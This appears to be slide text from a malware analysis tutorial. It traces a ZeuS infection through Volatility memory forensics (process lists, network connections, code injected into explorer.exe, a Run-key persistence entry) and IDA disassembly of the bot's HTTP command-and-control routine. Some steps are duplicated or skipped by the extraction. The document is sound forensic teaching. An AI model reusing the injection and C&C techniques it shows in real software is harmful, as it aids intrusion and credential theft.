
of URLs: 4

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MEMORY ANALYSIS

Step 1 – Taking the memory image

Suspending the VM creates a memory image of the infected machine, the below screenshot show the memory image (infected.vmem) of the infected machine



Step 2 – Process listing from memory image

Volatility's pslist module shows the two process edd94.exe and raruo.exe

```
File Edit View Terminal Help
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
Offset(V) Name PID PPID Thds Hnds Time
-----
0x8972b830 System 4 0 56 454 1970-01-01 00:00:00
0x89621020 smss.exe 376 4 3 19 2012-02-26 12:07:10
0x89532da0 csrss.exe 632 376 10 313 2012-02-26 12:07:10
0x89465630 winlogon.exe 656 376 16 493 2012-02-26 12:07:11
0x895aebf0 services.exe 700 656 16 245 2012-02-26 12:07:11
0x89611020 lsass.exe 712 656 19 327 2012-02-26 12:07:11
0x896523b0 vmacthlp.exe 868 700 1 25 2012-02-26 12:07:11
0x892c6da0 svchost.exe 880 700 14 188 2012-02-26 12:07:11
0x891662b8 svchost.exe 964 700 10 217 2012-02-26 12:07:11
0x8964e170 svchost.exe 1048 700 58 1156 2012-02-26 12:07:11
0x8951ea38 svchost.exe 1092 700 5 71 2012-02-26 12:07:11
0x8964c8e0 svchost.exe 1124 700 14 203 2012-02-26 12:07:11
0x8915a360 explorer.exe 1748 1712 22 550 2012-02-26 12:07:17
0x895166a8 VMwareTray.exe 1880 1748 2 79 2012-02-26 12:07:18
0x89456020 VMwareUser.exe 1888 1748 7 226 2012-02-26 12:07:18
0x893ffa58 ctfmon.exe 1900 1748 4 102 2012-02-26 12:07:18
0x89150740 vmtoolsd.exe 216 700 4 229 2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper 428 700 3 95 2012-02-26 12:07:19
0x89435a20 cmd.exe 1000 1748 2 103 2012-07-07 17:29:06
0x89526020 CaptureBAT.exe 1428 1000 0 ----- 2012-07-07 20:15:43
0x89461bb0 edd94.exe 1476 1748 0 ----- 2012-07-07 20:15:52
0x890f47a8 raruo.exe 1492 1476 0 ----- 2012-07-07 20:15:53
root@bt:~/Volatility#
```



Step 3 – Network connections from memory image

Volatility's connscan module shows pid 1748 making http connection, this pid 1748 is associated with explorer.exe

```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
Offset(V) Name PID PPID Thds Hnds Time
-----
0x8972b830 System 4 0 56 454 1970-01-01 00:00:00
0x89621020 smss.exe 376 4 3 19 2012-02-26 12:07:10
0x89532da0 csrss.exe 632 376 10 313 2012-02-26 12:07:10
0x89465630 winlogon.exe 656 376 16 493 2012-02-26 12:07:11
0x895aebf0 services.exe 700 656 16 245 2012-02-26 12:07:11
0x89611020 lsass.exe 712 656 19 327 2012-02-26 12:07:11
0x896523b0 vmacthlp.exe 868 700 1 25 2012-02-26 12:07:11
0x892c6da0 svchost.exe 880 700 14 188 2012-02-26 12:07:11
0x891662b8 svchost.exe 964 700 10 217 2012-02-26 12:07:11
0x8964e170 svchost.exe 1048 700 58 1156 2012-02-26 12:07:11
0x8951ea38 svchost.exe 1092 700 5 71 2012-02-26 12:07:11
0x8964c8e0 svchost.exe 1124 700 14 203 2012-02-26 12:07:11
0x8915a360 explorer.exe 1748 1712 22 550 2012-02-26 12:07:17
0x895166a8 VMwareTray.exe 1880 1748 2 79 2012-02-26 12:07:18
0x89456020 VMwareUser.exe 1888 1748 7 226 2012-02-26 12:07:18
0x893ffa58 ctfmon.exe 1900 1748 4 102 2012-02-26 12:07:18
0x89150740 vmtoolsd.exe 216 700 4 229 2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper 428 700 3 95 2012-02-26 12:07:19
0x89435a20 cmd.exe 1000 1748 2 103 2012-07-07 17:29:06
0x89526020 CaptureBAT.exe 1428 1000 0 ----- 2012-07-07 20:15:43
0x89461bb0 edd94.exe 1476 1748 0 ----- 2012-07-07 20:15:52
0x890f47a8 raruo.exe 1492 1476 0 ----- 2012-07-07 20:15:53
root@bt:~/Volatility# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.0
Offset Local Address Remote Address Pid
-----
0x0932a540 192.168.1.100:1033 192.168.1.2:80 1748
```


Step 4 – Embedded exe and api hooks in explorer.exe

The below output shows the inline api hooks and embedded executable in explorer.exe, and also the embedded executable is dumped into a directory (dump) by malfind plugin


```
File Edit View Terminal Help
0x0932a540 192.168.1.100:1033 192.168.1.2:80 1748
root@bt:~/Volatility# python vol.py -f infected.vmem malfind -p 1748 -D dump
Volatile Systems Volatility Framework 2.0
Name Pid Start End Tag Hits Protect
explorer.exe 1748 0x00ba0000 0xba0fff0 Vads 0 PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.00ba0000-00ba0fff.dmp
0x00ba0000 b8 35 00 00 00 e9 8b d1 d6 7b 68 6c 02 00 00 e9 .5.....{h\....
0x00ba0010 94 63 d7 7b 8b ff 55 8b ec e9 6c 11 c7 7b 8b ff .c.{..U...l..{..
0x00ba0020 55 8b ec e9 02 08 4e 77 8b ff 55 8b ec e9 13 cd U.....Nw..U.....
0x00ba0030 4c 77 8b ff 55 8b ec e9 fb 34 4d 77 8b ff 55 8b Lw..U....4Mw..U.
0x00ba0040 ec e9 75 d3 52 77 8b ff 55 8b ec e9 0e da 4b 77 ..u.Rw..U.....Kw
0x00ba0050 8b ff 55 8b ec e9 5f ab 4c 77 8b ff 55 8b ec e9 ..U...Lw..U...
0x00ba0060 83 2a 4e 77 8b ff 55 8b ec e9 8c ad 4c 77 8b ff .*Nw..U.....Lw..
0x00ba0070 55 8b ec e9 fa 0b 4c 77 8b ff 55 8b ec e9 ae 3d U.....Lw..U....=

Disassembly:
00ba0000: b835000000 MOV EAX, 0x35
00ba0005: e98bd1d67b JMP 0x7c90d195 ←
00ba000a: 686c020000 PUSH DWORD 0x26c
00ba000f: e99463d77b JMP 0x7c9163a8 ←
00ba0014: 8bff MOV EDI, EDI
00ba0016: 55 PUSH EBP
00ba0017: 8bec MOV EBP, ESP
00ba0019: e96c11c77b JMP 0x7c81118a ←
00ba001e: 8bff MOV EDI, EDI
00ba0020: 55 PUSH EBP

explorer.exe 1748 0x00c50000 0xc76fff0 Vads 0 ↓ PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.00c50000-00c76fff.dmp
0x00c50000 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ.....
0x00c50010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Step 5 – Virustotal submission of dumped exe

The virustotal submission confirms the dumped exe to be component of ZeuS bot



The screenshot shows a web browser displaying the VirusTotal analysis page for a file. The browser's address bar shows the URL: <https://www.virustotal.com/file/defe3a6d31eea3cc2922e540ace9cf5c5989283f22ad1e7065d49d78702bc9f/analysis/1341692891/>. The page header includes navigation links for Community, Statistics, Documentation, FAQ, and About, along with options to Join our community and Sign in.

The analysis summary shows a detection ratio of 32 / 42 and an analysis date of 2012-07-07 20:28:11 UTC (0 minutes ago). A 'More details' link is visible below the summary.

Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Zbot	20120707
AntiVir	TR/Spy.ZBot.aoqb.5	20120707
Antiy-AVL	-	20120707
Avast	Win32:Zbot-NRC [Trj]	20120707
AVG	Generic_s.BE	20120707
BitDefender	Gen:Variant.Barys.5104	20120707
ByteHero	-	20120704
CAT-QuickHeal	TrojanPWS.Zbot.Y3	20120707
ClamAV	Trojan.Spy.Zbot-142	20120707
Commtouch	W32/Zbot.BR.gen!Eldorado	20120707

Step 6 – Printing the registry key

Malware creates registry key to survive the reboot

```
root@bt: ~/Volatility
File Edit View Terminal Help
Last updated: 2011-10-31 15:07:20

Subkeys:

Values:
-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-10-31 20:28:57

Subkeys:


Values:
-----
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-07 20:15:54

Subkeys:

Values:
REG_SZ cfmon.exe : (S) C:\WINDOWS\system32\cfmon.exe
REG_SZ {F561587E-5C96-37AB-9701-D0081175F61B} : (S) "C:\Documents and Settings\Administrator\Application Data\volxi\raruo.exe"
```

Step 12 – Finding the malicious exe on infected machine

Finding malicious sample (raruo.exe) from infected host and virustotal submission confirms ZeuS(zbot) infection



Antivirus	Result
AhnLab-V3	Spyware/Win32.Zbot
AntiVir	TR/Crypt.XPACK.Gen
Antiy-AVL	Packed/Win32.Katusha.gen
Avast	Win32:Kryptik-IDH [Trj]
AVG	Cryptic.DYR
BitDefender	Gen:Heur.Conjar.11
ByteHero	-
CAT-QuickHeal	TrojanPWS.Zbot.Gen
ClamAV	-
Commtouch	W32/Kazy.H2.gen Eldorado
Comodo	TrojWare.Win32.Kryptik.ADBJ
DrWeb	Trojan.PWS.Panda.786
Emsisoft	Packed.Win32.Katusha.IIK


ADVANCED MALWARE ANALYSIS

DEMO 2

<http://youtu.be/3bxzvrGf5w8>

Disassembly Example

The below screenshot shows the disassembly of http bot, making connection to the C&C




The screenshot displays the IDA Pro interface with the disassembly window open. The assembly code is as follows:

```
.text:00401450      push     eax                ; hInternet
.text:00401451      call    ds:InternetConnectA
.text:00401457      cmp     eax, ebx
.text:00401459      mov     dword_408AEC, eax
.text:0040145E      jz     short loc_4014CB
.text:00401460      push   ebx                ; dwContext
.text:00401461      push   4080000h           ; dwFlags
.text:00401466      push   ebx                ; lpIpszAcceptTypes
.text:00401467      push   offset szReferrer ; "Fe25de0be9887dbb2ac25dad792fce2a"
.text:0040146C      push   ebx                ; lpszVersion
.text:0040146D      push   [ebp+lpszObjectName]; lpszObjectName
.text:00401470      push   offset aPost      ; "POST"
.text:00401475      push   eax                ; hConnect
.text:00401476      call   ds:HttpOpenRequestA
.text:0040147C      cmp     eax, ebx
.text:0040147E      mov     dword_408AF0, eax
.text:00401483      jz     short loc_4014CB
.text:00401485      push   [ebp+arg_4]
.text:00401488      lea   eax, [ebp+szHeaders]
.text:0040148E      push   offset aResponseIdI ; "Response-id: %i\r\n"
.text:00401493      push   eax                ; char *
.text:00401494      call   _sprintf
.text:00401499      add    esp, 0Ch
.text:0040149C      lea   eax, [ebp+szHeaders]
.text:004014A2      push   ebx                ; dwModifiers
.text:004014A3      push   0FFFFFFFh         ; dwHeadersLength
.text:004014A5      push   eax                ; lpszHeaders
.text:004014A6      push   dword_408AF0      ; hRequest
.text:004014AC      call   ds:HttpAddRequestHeadersA
.text:004014B2      push   [ebp+dwOptionalLength]; dwOptionalLength
.text:004014B5      push   [ebp+lpOptional] ; lpOptional
```

Disassembly Example (contd)

The bot send the http request to the C&C




The screenshot shows the IDA Pro disassembler interface. The main window displays assembly code for a function. The code is as follows:

```
.text:004014A6      push    dword_408AF0      ; hRequest
.text:004014AC      call   ds:HttpAddRequestHeadersA
.text:004014B2      push    [ebp+dwOptionalLength] ; dwOptionalLength
.text:004014B5      push    [ebp+lpOptional] ; lpOptional
.text:004014B8      push    0FFFFFFFh        ; dwHeadersLength
.text:004014BA      push    ebx                ; lpzHeaders
.text:004014BB      push    dword_408AF0      ; hRequest
.text:004014C1      call   ds:HttpSendRequestA
.text:004014C7      test   eax, eax
.text:004014C9      jnz    short loc_4014D7
.text:004014CB      ; CODE XREF: sub_401400+5E↑j
.text:004014CB      ; sub_401400+83↑j
.text:004014CB      call   sub_4013BE
.text:004014D0      ; CODE XREF: sub_401400+37↑j
.text:004014D0      ; sub_401400+F8↓j
.loc_4014D0:
.text:004014D0      xor    eax, eax
.text:004014D2      ; CODE XREF: sub_401400+151↓j
.text:004014D2      ; sub_401400+160↓j
.text:004014D2      pop    edi
.text:004014D3      pop    esi
.text:004014D4      pop    ebx
.text:004014D5      leave
.text:004014D6      retn
.text:004014D7      ;
.text:004014D7      ;
.text:004014D7      ; CODE XREF: sub_401400+C9↑j
.loc_4014D7:
.text:004014D7      cmp    [ebp+dwNumberOfBytesToRead], ebx
.text:004014DA      jle    short loc_4014F0
```


Disassembly Example (contd)

The bot retrieves data from C&C



```
.text:004014C9      jnz     short loc_4014D7
.text:004014CB
.loc_4014CB:      ; CODE XREF: sub_401400+5E↑j
.text:004014CB      ; sub_401400+83↑j
.text:004014CB      call    sub_4013BE
.text:004014D0
.loc_4014D0:      ; CODE XREF: sub_401400+37↑j
.text:004014D0      ; sub_401400+F8↓j
.text:004014D0      xor     eax, eax
.text:004014D2
